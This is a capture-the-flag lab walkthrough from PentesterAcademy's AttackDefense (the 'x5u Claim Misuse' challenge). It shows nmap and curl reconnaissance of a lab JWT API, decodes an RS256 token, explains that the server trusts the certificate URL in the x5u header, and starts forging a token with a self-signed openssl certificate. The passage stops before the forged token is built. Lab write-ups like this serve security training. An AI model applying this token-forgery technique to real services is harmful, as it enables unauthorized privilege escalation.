

ATTACK
DEFENSE
by PentesterAcademy

Name	x5u Claim Misuse
URL	https://attackdefense.com/challengedetails?cid=1423
Type	REST: JWT Expert

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Step 1: Check the IP address of the machine.

Command: ifconfig

```
root@attackdefense:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.1.1.7  netmask 255.255.255.0  broadcast 10.1.1.255
        ether 02:42:0a:01:01:07  txqueuelen 0  (Ethernet)
        RX packets 120  bytes 11430 (11.4 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 101  bytes 343737 (343.7 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.87.15.2  netmask 255.255.255.0  broadcast 192.87.15.255
        ether 02:42:c0:57:0f:02  txqueuelen 0  (Ethernet)
        RX packets 18  bytes 1452 (1.4 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 18  bytes 1557 (1.5 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 18  bytes 1557 (1.5 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@attackdefense:~#
```

The IP address of the machine is 192.87.15.2.

Step 2: Use nmap to discover the services running on the target machine.

Command: nmap 192.87.15.3

```
root@attackdefense:~# nmap 192.87.15.3
Starting Nmap 7.70 ( https://nmap.org ) at 2019-11-20 15:59 UTC
Nmap scan report for gbp70evwr5bbtls4c4redimws.temp-network_a-87-15 (192.87.15.3)
Host is up (0.000014s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE
8000/tcp open  http-alt
8080/tcp open  http-proxy
MAC Address: 02:42:C0:57:0F:03 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 1.61 seconds
root@attackdefense:~#
```

Finding more information about the running services:

Command: nmap -sS -sV -p 8000,8080 192.87.15.3

```
root@attackdefense:~# nmap -sS -sV -p 8000,8080 192.87.15.3
Starting Nmap 7.70 ( https://nmap.org ) at 2019-11-20 15:59 UTC
Nmap scan report for gbp70evwr5bbtls4c4redimws.temp-network_a-87-15 (192.87.15.3)
Host is up (0.000039s latency).

PORT     STATE SERVICE VERSION
8000/tcp open  caldav  Radicale calendar and contacts server (Python BaseHTTPServer)
8080/tcp open  http    Werkzeug httpd 0.16.0 (Python 2.7.15+)
MAC Address: 02:42:C0:57:0F:03 (Unknown)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 32.44 seconds
root@attackdefense:~#
```

The target machine is running 2 Python based services - a Python BaseHTTPServer on port 8000 and and another python HTTP server on port 8080.

Step 3: Checking the presence of the REST API.

Interacting with both HTTP servers to reveal more information about them.

Command: curl 192.87.15.3:8000

```
root@attackdefense:~# curl 192.87.15.3:8000
<!DOCTYPE html PUBLIC "-//W3C//DTD HTML 3.2 Final//EN"><html>
<title>Directory listing for /</title>
<body>
<h2>Directory listing for /</h2>
<hr>
<ul>
<li><a href="witrap.crt">witrap.crt</a>
</ul>
<hr>
</body>
</html>
root@attackdefense:~#
```

Port 8000 is running a webserver with directory listing enabled and is hosting a file named "witrap.crt".

Command: curl 192.87.15.3:8080

```
root@attackdefense:~# curl 192.87.15.3:8080

-== Welcome to the CLI JWT Token API ==-

    Endpoint    |  Method   | Description
    /issue      |    GET    | Issues a JWT token.
/goldenticket   |   POST    | Get your golden ticket (if role='admin').
    /help       |   GET     | Show the endpoints info.

root@attackdefense:~#
```

The response from port 8080 of the target machine reveals that the API is available on this port.

Note: The /goldenticket endpoint would give the golden ticket only if role="admin".

Step 4: Interacting with the API.

Getting a JWT Token:

Command:
curl http://192.87.15.3:8080/issue

```
root@attackdefense:~# curl http://192.87.15.3:8080/issue
-== Issued Token: ==-

eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsIng1dSI6Imh0dHA6Ly93aXRyYXAuY29tOjgwMDAvd2l0cmFwLmN
ydCJ9.eyJpYXQiOjE1NzQyNjYwNzEsInJvbGUiOiJhdXRoZW50aWNhdGVkIiwiZXhwIjoxNTc0MzUyNDcxfQ.My
hGkl9TOeFkuPKqXGY-Ou4pDA9gp4DGVJLy9gKn1vuHVhYEfGfGQbNjJiF5yopvtrdYB0IPgbc07Pged-L8-HAO9
Dl4U61w7E6c-og7Ne8g6--LjEedCqWECNTZO0fSaMYS0QCmiE2jLnYEi4vx9t4OMvoq9P73ckzdEAVEfTHnIyMv
eD6UGBbZbSzRKWBTmu7TjSba7suEFpa2TjZKjDWpZEiQg6e5EzbtvHqZXi7uZS6BKKWNQJ6gkHre0arBLhIdXw4
QUkXos5d6GTxH2l-3aYsL_PaTAOVfxnLrguaR_NTTYH8E8_Xxs56GcQgPgVreHlUAJGNjNn1CGKwKGvlDyylLMj
VTbUsv4ygJIkqePFjMrA0j_u3CHy5sgGGwsP60X-z6jXyTKDcSz4szP3-1I5NpVwHCy9EzIElC--04DsmfusWLl
zwtCz2s33D4vJjEe0cMM-rNhWSeJpp8ZcT85JeRl9DMdM5r0BKldCnFpAIwtw_LSxV7c0PvNGV9qeMkTjrkVL92
cUqalJ3QG6jtGBeaMEHKtT1-CTO5ntos_it5dzyX0g9hp3Wv01pKYO0X5uucBWZIbYcoIxaGUTppOWQYfZRy15s
pgqnx18Qx0LiidTYpEEns8ebV5MQUy8Yh64XKp-C0Pd75X93uR25kk6UZjkIISb8Bl9Q6kvw

==========================
root@attackdefense:~#
```


The response contains a JWT Token.

Issued JWT Token:
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsIng1dSI6Imh0dHA6Ly93aXRyYXAuY29tOjgwMDAvd2l0cmFwLmNydCJ9.eyJpYXQiOjE1NzQyNjYwNzEsInJvbGUiOiJhdXRoZW50aWNhdGVkIiwiZXhwIjoxNTc0MzUyNDcxfQ.MyhGkl9TOeFkuPKqXGY-Ou4pDA9gp4DGVJLy9gKn1vuHVhYEfGfGQbNjJiF5yopvtrdYB0IPgbc07Pged-L8-HAO9Dl4U61w7E6c-og7Ne8g6--LjEedCqWECNTZO0fSaMYS0QCmiE2jLnYEi4vx9t4OMvoq9P73ckzdEAVEfTHnIyMveD6UGBbZbSzRKWBTmu7TjSba7suEFpa2TjZKjDWpZEiQg6e5EzbtvHqZXi7uZS6BKKWNQJ6gkHre0arBLhIdXw4QUkXos5d6GTxH2l-3aYsL_PaTAOVfxnLrguaR_NTTYH8E8_Xxs56GcQgPgVreHlUAJGNjNn1CGKwKGvlDyylLMjVTbUsv4ygJIkqePFjMrA0j_u3CHy5sgGGwsP60X-z6jXyTKDcSz4szP3-1I5NpVwHCy9EzIElC--04DsmfusWLlzwtCz2s33D4vJjEe0cMM-rNhWSeJpp8ZcT85JeRl9DMdM5r0BKldCnFpAIwtw_LSxV7c0PvNGV9qeMkTjrkVL92cUqalJ3QG6jtGBeaMEHKtT1-CTO5ntos_it5dzyX0g9hp3Wv0

1pKYO0X5uucBWZIbYcoIxaGUTppOWQYfZRy15spgqnx18Qx0LiidTYpEEns8ebV5MQUy8Yh6
4XKp-C0Pd75X93uR25kk6UZjkIISb8Bl9Q6kvw

Step 5: Decoding the header and payload parts of the JWT token obtained in the previous step.

Visit https://jwt.io and specify the token obtained in the previous step, in the "Encoded" section.



Note:

1. The algorithm used for signing the token is "RS256".
2. The token is using x5u header parameter which contains the location of the X.509 certificate to be used for token verification.

Info: The "x5u" (X.509 URL) Header Parameter is a URI that refers to a resource for the X.509 public key certificate or certificate chain corresponding to the key used to digitally sign the JWS.

Fetching the certificate file:

```
root@attackdefense:~# curl http://witrap.com:8000/witrap.crt
-----BEGIN CERTIFICATE-----
MIIGCTCCA/GgAwIBAgIUR/iZZCE3YIu6LM6QoGuftrb//F4wDQYJKoZIhvcNAQEL
BQAwgZMxCzAJBgNVBAYTAlVTMRMwEQYDVQQIDApDYWxpZm9ybmlhMRIwEAYDVQQH
DAlTdW5ueXZhbGUxEjAQBgNVBAoMCVdpdHJhcHBlcjEPMA0GA1UECwwGV2l0cmFw
MRIwEAYDVQQDDAl3aXRycC5jb20xIjAgBgkqhkiG9w0BCQEWE2FkbWluQGxvY2Fs
aG9zdC5jb20wHhcNMTkxMTIwMDUxOTM4WhcNMjAxMTE5MDUxOTM4WjCBkzELMAkG
A1UEBhMCVVMxEzARBgNVBAgMCkNhbGlmb3JuaWExEjAQBgNVBAcMCVN1bm55dmFs
ZTESMBAGA1UECgwJV2l0cmFwcGVyMQ8wDQYDVQQLDAZXaXRyYXAxEjAQBgNVBAMM
CXdpdHJwLmNvbTEiMCAGCSqGSIb3DQEJARYTYWRtaW5AbG9jYWxob3N0LmNvbTCC
AiIwDQYJKoZIhvcNAQEBBQADggIPADCCAgoCggIBANTB2Yd+b7F1ZYd9KhZZq4MN
dlDs+HGe2qJz4pFH5/3Cp/f5IrqW5V+XvrDk9Fr+D1JqoU4JXbfbUSYqvyGKyXkE
45u42t+oHGFPzK3Ufl/kC1siZfl534fho7ZyO9KiQDLp/bfw8I/1NpWV4u2NHcao
L5gWAfwQ/BbjGRqabRCSkdkW+wm++wvWaL6EZYBGdRb33LhuiuBmv3MhY8vD1JT2
mq94ujJ20H8+x9PkPO8kRsJj9+FWI4jcAriUweVOR5RJb1dEtridin+ArvSm2oNV
1Nxjf0XPPKhcUj1OGKu3X+u6nngVd7DU3inwts1A5/BOUK8IQ22bKl7BoN7TzVHm
J2gW4vXrX5gpUsMEUuPGjwsJrj6us/sVpnHEbJ1aTWtO/1gd/Ziy/JU15f55lwi+
MButQ6VYVsDduFyIwiZ85ImKtyjWaP89K/KQFWixMxBQLusT3eefSf5QxyDjGuo+
JH+5nyyu6Kq9iSaqpwL9skejf3XJ2vk1QXjDo+aNy/FoaVbCIO4/+jRZfohaJ6Q+
WMc/XADWxb7VRmtR0nFnOGf5zr1dj//NyOUnQpL9wKk41wCDKeGaTtqy2IJzwmu/
+Wkqc78X2WtmZUebLz9xnsgMVZZwhnix0Npo07uEIXonMk8ZP+WWFh5zgiEBoYV6
F5VWnp1nIWqAxDLCKFyNAgMBAAGjUzBRMB0GA1UdDgQWBBRrxe/WYO5If2Bubbl+
yYXsISQrLjAfBgNVHSMEGDAWgBRrxe/WYO5If2Bubbl+yYXsISQrLjAPBgNVHRMB
Af8EBTADAQH/MA0GCSqGSIb3DQEBCwUAA4ICAQA128XQgNhAx2R84I1DaW/2WEU3
jJ6iCqMQt5aCc1+WJAPUBWbSZc8RhZ6mHBnTJ7SgupcMRmaZieIHq6g7ECSQpGZz
crtpBlDcgsYJwDiRovhImazY0j8nozdqAJHLBatDRrDQ3lvFSokWQzxSJ8ZKztHW
6VKqbjjZ8XSfm3jbf9c3UyWpUKTH/WDGxMyTeH7Ez7Qol3Of1jnAmnYmf/We/mrg
```

```
Rb4FMV8kx/meyGyHZjRvbeTtCy1fxyf40BnI4qY0G+WVpUgBCBQA5LvDfHYBQ5Ua
wKed+QvdkTDMYbqhOOhMZKKVKFL/I5vpgpATVO3Ah/+37OTLCP5LyX/Usmw6t+6O
l6gK6HBKQSDs9ZOuOin4LqagtbkzJV64SAilzDDpYaxtwbnfuHeSRwm9uPpeoLDa
zCCzWGs/YOc0VuLjivTrnQSbbHa4KIFykPobImrxzuPGj+k5hzQ4gvAf2DJBgBDN
62uYeX1vdXh7NuI3R9Dx7magozZjHkxvh+ELmuTZZWbC6B6bAlDqMj6bIsn5CtbH
WmyyLe96jYqFbZcU8/KLYnxFKNf9HpGSZpoa75vzO+J1L2dbOV63KGZSbYrXxhFL
0yX3ZxAappzj1yQSyTO4+V/RadMury9rC2HusfIx1zvL7JSJVpYTHmLOakqqdfdU
xaQahDvEo3+Jw68xqQ==
-----END CERTIFICATE-----
root@attackdefense:~#
```

Submitting the above issued token to the API to get the golden ticket:

Command:

```
curl -X POST -H "Content-Type: application/json" -X POST -d '{"token":
"eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsIng1dSI6Imh0dHA6Ly93aXRyYXAuY29tOjgwMDAvd
2l0cmFwLmNydCJ9.eyJpYXQiOjE1NzQyNjYwNzEsInJvbGUiOiJhdXRoZW50aWNhdGVkIiwiZX
hwIjoxNTc0MzUyNDcxfQ.MyhGkl9TOeFkuPKqXGY-Ou4pDA9gp4DGVJLy9gKn1vuHVhYEfGfG
QbNjJiF5yopvtrdYB0IPgbc07Pged-L8-HAO9Dl4U61w7E6c-og7Ne8g6--LjEedCqWECNTZO0fS
aMYS0QCmiE2jLnYEi4vx9t4OMvoq9P73ckzdEAVEfTHnIyMveD6UGBbZbSzRKWBTmu7TjSba
7suEFpa2TjZKjDWpZEiQg6e5EzbtvHqZXi7uZS6BKKWNQJ6gkHre0arBLhIdXw4QUkXos5d6G
TxH2l-3aYsL_PaTAOVfxnLrguaR_NTTYH8E8_Xxs56GcQgPgVreHlUAJGNjNn1CGKwKGvlDyy
lLMjVTbUsv4ygJIkqePFjMrA0j_u3CHy5sgGGwsP60X-z6jXyTKDcSz4szP3-1I5NpVwHCy9EzIEl
C--04DsmfusWLlzwtCz2s33D4vJjEe0cMM-rNhWSeJpp8ZcT85JeRl9DMdM5r0BKldCnFpAIwtw
_LSxV7c0PvNGV9qeMkTjrkVL92cUqaIJ3QG6jtGBeaMEHKtT1-CTO5ntos_it5dzyX0g9hp3Wv0
1pKYO0X5uucBWZIbYcoIxaGUTppOWQYfZRy15spgqnx18Qx0LiidTYpEEns8ebV5MQUy8Yh6
4XKp-C0Pd75X93uR25kk6UZjkIISb8Bl9Q6kvw"}' http://192.87.15.3:8080/goldenticket
```

```
root@attackdefense:~# curl -X POST -H "Content-Type: application/json" -X POST -d '{"to
ken": "eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsIng1dSI6Imh0dHA6Ly93aXRyYXAuY29tOjgwMDAvd2l0
cmFwLmNydCJ9.eyJpYXQiOjE1NzQyNjYwNzEsInJvbGUiOiJhdXRoZW50aWNhdGVkIiwiZXhwIjoxNTc0MzUyND
cxfQ.MyhGkl9TOeFkuPKqXGY-Ou4pDA9gp4DGVJLy9gKn1vuHVhYEfGfGQbNjJiF5yopvtrdYB0IPgbc07Pged-
L8-HAO9Dl4U61w7E6c-og7Ne8g6--LjEedCqWECNTZO0fSaMYS0QCmiE2jLnYEi4vx9t4OMvoq9P73ckzdEAVEf
THnIyMveD6UGBbZbSzRKWBTmu7TjSba7suEFpa2TjZKjDWpZEiQg6e5EzbtvHqZXi7uZS6BKKWNQJ6gkHre0arB
LhIdXw4QUkXos5d6GTxH2l-3aYsL_PaTAOVfxnLrguaR_NTTYH8E8_Xxs56GcQgPgVreHlUAJGNjNn1CGKwKGvl
DyylLMjVTbUsv4ygJIkqePFjMrA0j_u3CHy5sgGGwsP60X-z6jXyTKDcSz4szP3-1I5NpVwHCy9EzIElC--04Ds
mfusWLlzwtCz2s33D4vJjEe0cMM-rNhWSeJpp8ZcT85JeRl9DMdM5r0BKldCnFpAIwtw_LSxV7c0PvNGV9qeMkT
jrkVL92cUqalJ3QG6jtGBeaMEHKtT1-CTO5ntos_it5dzyX0g9hp3Wv01pKYO0X5uucBWZIbYcoIxaGUTppOWQY
fZRy15spgqnx18Qx0LiidTYpEEns8ebV5MQUy8Yh64XKp-C0Pd75X93uR25kk6UZjkIISb8Bl9Q6kvw"}' http
://192.87.15.3:8080/goldenticket

No golden ticket for you! Only admin has access to it!

root@attackdefense:~#
```

The server doesn't returns the golden ticket. It responds by saying that the ticket is only for the admin user.

Vulnerability:
1. The key used for token verification is extracted from the certificate located at the URI present in the "x5u" header parameter.
2. If the attacker generates a self-signed certificate and creates a forged token using the corresponding private key and replace the "x5u" parameter's value with the URI of this newly generated certificate (hosted on an HTTP server), then essentially the forged token would get accepted by the server.

Step 6: Leveraging the vulnerability to create a forged token.

Creating a self-signed certificate:

Command: openssl req -x509 -nodes -days 365 -newkey rsa:2048 -keyout attacker.key -out attacker.crt

```
root@attackdefense:~# openssl req -x509 -nodes -days 365 -newkey rsa:2048 -keyout attacker.key -out attacker.
crt
Generating a RSA private key
.+++++
.........+++++
writing new private key to 'attacker.key'
-----
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:
State or Province Name (full name) [Some-State]:
Locality Name (eg, city) []:
Organization Name (eg, company) [Internet Widgits Pty Ltd]:
Organizational Unit Name (eg, section) []:
Common Name (e.g. server FQDN or YOUR name) []:
Email Address []:
root@attackdefense:~#
```

Command: ls

```
root@attackdefense:~# ls
attacker.crt  attacker.key
root@attackdefense:~#
```

A certificate and the corresponding private key has been generated.

Extracting the public key from the generated certificate:

